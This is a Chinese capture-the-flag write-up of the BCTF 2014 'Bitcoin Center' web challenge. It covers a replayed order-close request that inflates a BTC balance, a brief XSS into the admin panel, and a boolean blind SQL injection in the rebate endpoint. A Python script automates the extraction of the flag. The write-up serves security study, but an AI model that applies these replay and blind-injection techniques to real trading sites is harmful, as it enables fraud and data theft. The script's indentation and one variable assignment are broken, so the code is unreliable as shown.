价格:

最多可卖: 1.00000000

数量:

交易密码:

卖出

然后挂奇高的价格，让这个 btc 别人买不到。就能产生一个挂单。

| 类型 | 价格 | 数量 | 成交 | 挂单 | 时间 | 状态 | 操作 |
|----|-------------|------------|------------|----|-------------------|----|--------------------|
| 卖出 | 99999999.99 | 1.00000000 | 0.00000000 | 1 | 20140311 11:50:31 | 挂单 | 关闭 |
| 买入 | 10000.00 | 1.00000000 | 1.00000000 | 0 | 20140311 11:49:51 | 完成 | |

产生挂单后，在逻辑上，如果关闭这个挂单 btc 是会返回到你的帐户内的，但是如果我没有验证该次返回是否已经执行过了，只需要一直关闭挂单，就可以有源源不断的 btc 返回到你帐户内。

我关闭的链接为

http://218.2.197.241:9080/d5a9b455db0929e17a2e12d21e786643/?act=trade_close&id=7599

Burp Suite Professional v1.5.01 – licensed to LarryLau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – help for full details.

Attack type: Sniper

```
GET /d5a9b455db0929e17a2e12d21e786643/?act=trade_close&id=7599 HTTP/1.1
Host: 218.2.197.241:9080
Proxy-Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/33.0.1750.146 Safari/537.36
DNT: 1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: PHPSESSID=gh0lt466klpce24pf31d91s242$$
```

Add Clear Auto Refresh

?

< > + > Type a search term 0 matches Clear

| |
|---------------------|
| 可用人民币:0.00 |
| 冻结人民币:0.00 |
| 可用比特币:200.00000000 |
| 冻结比特币:-199.00000000 |
| 总资产折合人民币:10000 |

而后用 burp suite 不断提交 n 次请求，刷到 btc 有 200，即可。然后退出重新登陆就是高级会员了。

高级会员

| | |
|-----------|---------------|
| 邮箱: | demo@l4f.team |
| 密码: | |
| 登录 | |

嗯~高富帅阿~~

既然成为了高级会员是不是就能做点什么害羞的事情呢。比如专门的客服什么的。但是发现买有这个客服！所以我们就注意到提现这个功能，可能只有高级会员可以送到后台去（奸商阿！摔）。只需要往里面写点什么东西，就能 xss 到后台去。

<http://218.2.197.241:9080/d5a9b455db0929e17a2e12d21e786643/?act=index&show=setting&admin=1>

| | |
|---------|--------------------------|
| 全局设置 | 网站名: BCTF Bitcoin Center |
| 交易记录 | 文字LOGO: BCTF |
| 成交记录 | Smtp 主机: |
| 人民币充值记录 | Smtp 端口: |
| 人民币提现记录 | Smtp 用户名: |
| 比特币转出记录 | Smtp 密码: |
| 帮助 | Btc 协议: http |
| 用户 | Btc 主机: localhost |
| 充值 | Btc 端口: 8332 |
| 返回前台 | Btc 用户名: bctf |
| 退出后台 | Btc 密码: ***** |

设置

一开始怀疑是不是在这边改配置然后写入一句话，然后在 config.php 那边连接从而拿到服务器权限。然而--



=。 =~~ 不是这儿，别瞎搞..

文字LOGO: BCTF

好吧。那就让我们在开动下我们聪明的小脑袋瓜，想一下还有什么点。就在这时放出了一个大 hint。SQLi！

既然是 SQLi，而且是需要我们先能打到后台，意味着注入点只会是存在后台特有的功能，后台特有的功能是什么呢？1、查看交易纪录。2、充值。3、修改公告。4、提现纪录。

一个个筛选后，并且题目提示 sqlmap 不用想了，所以直接能排除提现纪录。而后开始考虑留言板注入，发现留言板没问题，xss 没有注入没有。然后再将目标转到充值上，一开始考虑到 update 是能够注入的，有没有可能是将 admin 的密码改了，登陆的时候便可以拿到 flag。但是测试后发现，update 应该是写了正则匹配数字，所以这条路也失败了。最后只剩下交易纪录这一项。可以看到，交易记录那边存在着返利功能。

| 用户 | 类型 | 价格 | 数量 | 交易 | 剩余 | 状态 | 获取返利 | 时间 |
|---------------|----|-------------|-------------|-----------|-----|----|------|-------------------|
| demo@l4f.team | 卖出 | 99999999.99 | 200.0000000 | 0.0000000 | 200 | 关闭 | | 20140311 12:08:18 |
| demo@l4f.team | 卖出 | 99999999.99 | 100.0000000 | 0.0000000 | 100 | 关闭 | | 20140311 12:06:27 |
| demo@l4f.team | 卖出 | 99999999.99 | 1.0000000 | 0.0000000 | 1 | 关闭 | | 20140311 11:50:31 |
| demo@l4f.team | 买入 | 10000.00 | 1.0000000 | 1.0000000 | 0 | 完成 | 返利 | 20140311 11:49:51 |

点返利以后，用 burp suite 截获一下

```

Request to http://218.2.197.241:9080
POST /d5a9b455db0929e17a2e12d21e786643/?act=trade_promote&admin=1 HTTP/1.1
Host: 218.2.197.241:9080
Proxy-Connection: keep-alive
Content-Length: 7
Accept: */*
Origin: http://218.2.197.241:9080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.146
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
DNT: 1
Referer: http://218.2.197.241:9080/d5a9b455db0929e17a2e12d21e786643/?act=index&show=trade&admin=1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: PHPSESSID=gholt466klpce24pf3ld9ls242
id=7598

```

通过改包发现

id=7598

id=7598 and 1=2

加 and 1=2 后返回 500 但是返利按钮仍然存在

id=7598 and 1=1

加 **and 1=1** 返回 200 并且返利按钮不见。

证明这是个注入点，如果 sql 语句不正确则返回 500 如果正确则返回 200。如果该语句为真则执行后续的流程，返利给用户，如果为假则不返利。

所以我们可以执行盲注来猜解了，由于之前是手工猜解，已经知道存在一个 **flag** 的表，有两个字段 **id** 和 **text**。Flag 则在 **text** 字段中，所以下面的脚本只做猜解 **flag** 用，但是只要稍微修改下则可以搞定其他的猜解。

代码如下：code debug by dc2014 & EvilMoon

```
#!/usr/bin/python
#-*-coding:utf-8-*-
import httplib,urllib,re
import time

def get_btc_order_id(cookie):
    order_id = 0
    params = ''
    headers = {"Content-Type": "application/x-www-form-urlencoded",
               "Connection": "Keep-Alive", "Referer": "", "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.146 Safari/537.36", "Cookie": cookie}
    conn = httplib.HTTPConnection("218.2.197.241:9080")

    conn.request(method="GET", url="/d5a9b455db0929e17a2e12d21e786643/?act=index&show=trade&admin=1", body=params, headers=headers)
    response = conn.getresponse()
    print "get_btc_order_id:", response.status
    print "get_btc_order_id:", response.reason
    web_detail = response.read()
    orderid_str = re.findall(r'\d{4,5}', web_detail)
    if orderid_str != []:
        print orderid_str
        order_id = int(orderid_str[0][1:-1])
    #print order_id
    else :
        print "none"
    conn.close()
    return order_id
```

```

def buy_btc_2_get_order(cookie):
    print 'buy_in'
    params = urllib.urlencode({'price':'1','amount':'1','pin':'654321'})
    headers = {"Content-Type": "application/x-www-form-urlencoded",
               "Connection": "Keep-Alive", "Referer": "",
               "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) \n"
                             "Chrome/33.0.1750.146\nSafari/537.36", "Cookie": cookie, 'Content-Length': len(params),
               "Referer": "http://218.2.197.241:9080/d5a9b455db0929e17a2e12d21e786643/?act=buy_btc"}
    conn = httplib.HTTPConnection("218.2.197.241:9080")

    conn.request(method="POST", url="/d5a9b455db0929e17a2e12d21e786643/?act=buy_btc",
                 body=params, headers=headers)
    print 'post_ok'
    response = conn.getresponse()
    print "buy_btc_2_get_order:", response.status
    print "buy_btc_2_get_order:", response.reason
    #print response.read()
    order_id = get_btc_order_id(cookie)
    conn.close()
    return order_id

def sql_inject(char_num, ascii_num, cookie, order_id, fh):
    #order_id = get_btc_order_id(cookie)
    inject_e = ' and ascii(substring((select text from flag limit 0,1),%d,1)) = %d' \
    %(char_num, ascii_num)
    inject_b = ' and ascii(substring((select text from flag limit 0,1),%d,1)) > %d' \
    %(char_num, ascii_num)
    inject_s = ' and ascii(substring((select text from flag limit 0,1),%d,1)) < %d' \
    %(char_num, ascii_num)
    if fh == 0:
        order_id_inject = str(order_id)+inject_e
    if fh == 1:
        order_id_inject = str(order_id)+inject_b
    if fh == 2:
        order_id_inject = str(order_id)+inject_s

#params = urllib.urlencode({'id':order_id_inject})
params = "id="+order_id_inject
print params

```

```
headers = {"Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
           "Host": "218.2.197.241:9080",
           "Accept": "*/*",
           "Origin": "http://218.2.197.241:9080",
           "Cookie": cookie,
           "Content-Length": len(params)}
conn = httplib.HTTPConnection("218.2.197.241:9080")

conn.request("POST", "/d5a9b455db0929e17a2e12d21e786643/?act=trade_promote&admin=1", params, headers)
print "len(params) :", len(params)
response = conn.getresponse()
print "sql_inject:", response.status
print "sql_inject:", response.reason
conn.close()
#raw_input()
order_id_1 = get_btc_order_id(cookie)
print "=====order_id :" , order_id, "====="
print "=====order_id_1:" , order_id_1, "====="
# 如果新得到的订单号和原来的不一样，则说明执行成功了
if order_id_1 != order_id:
    return 1
else:
    return 0

cookie = "PHPSESSID=gh0lt466klpce24pf31d91s242"
i = 1
start = 21
end = 126
s =
order_id = get_btc_order_id(cookie)
if order_id == 0:
    order_id = buy_btc_2_get_order(cookie)

while 1:
    k = 0
    while k == 0:
        mid = (start + end)/2
        print
        '*****'
        print 'i', i
        print 'mid', mid
```

```
da = sql_inject(i,mid,cookie,order_id,2)
#time.sleep(1)
xi = sql_inject(i,mid,cookie,order_id,1)
#time.sleep(1)
eq = sql_inject(i,mid,cookie,order_id,0)
#time.sleep(1)
print 'da',da,'xiao',xi,'eq',eq
if da == 1:
    print "smaller than " + chr(mid)
end = mid - 1
order_id = buy_btc_2_get_order(cookie)
print order_id
else:
    if xi == 1:
        print "bigger than " + chr(mid)
        start = mid + 1
        order_id = buy_btc_2_get_order(cookie)
    else:
        if eq == 1:
            print "equal with " + chr(mid)
            k = 1
            i += 1
            s = s + chr(mid)
            print "some of flag:",s
            start = 21
            end = 126
            order_id = buy_btc_2_get_order(cookie)
            if chr(mid) == '}':
                print "flag:" + s
                raw_input()
                exit()
```

得到 flag : BCTF{Bitcoin_is_Gold_Litecoin_is_Silver}

=====END=====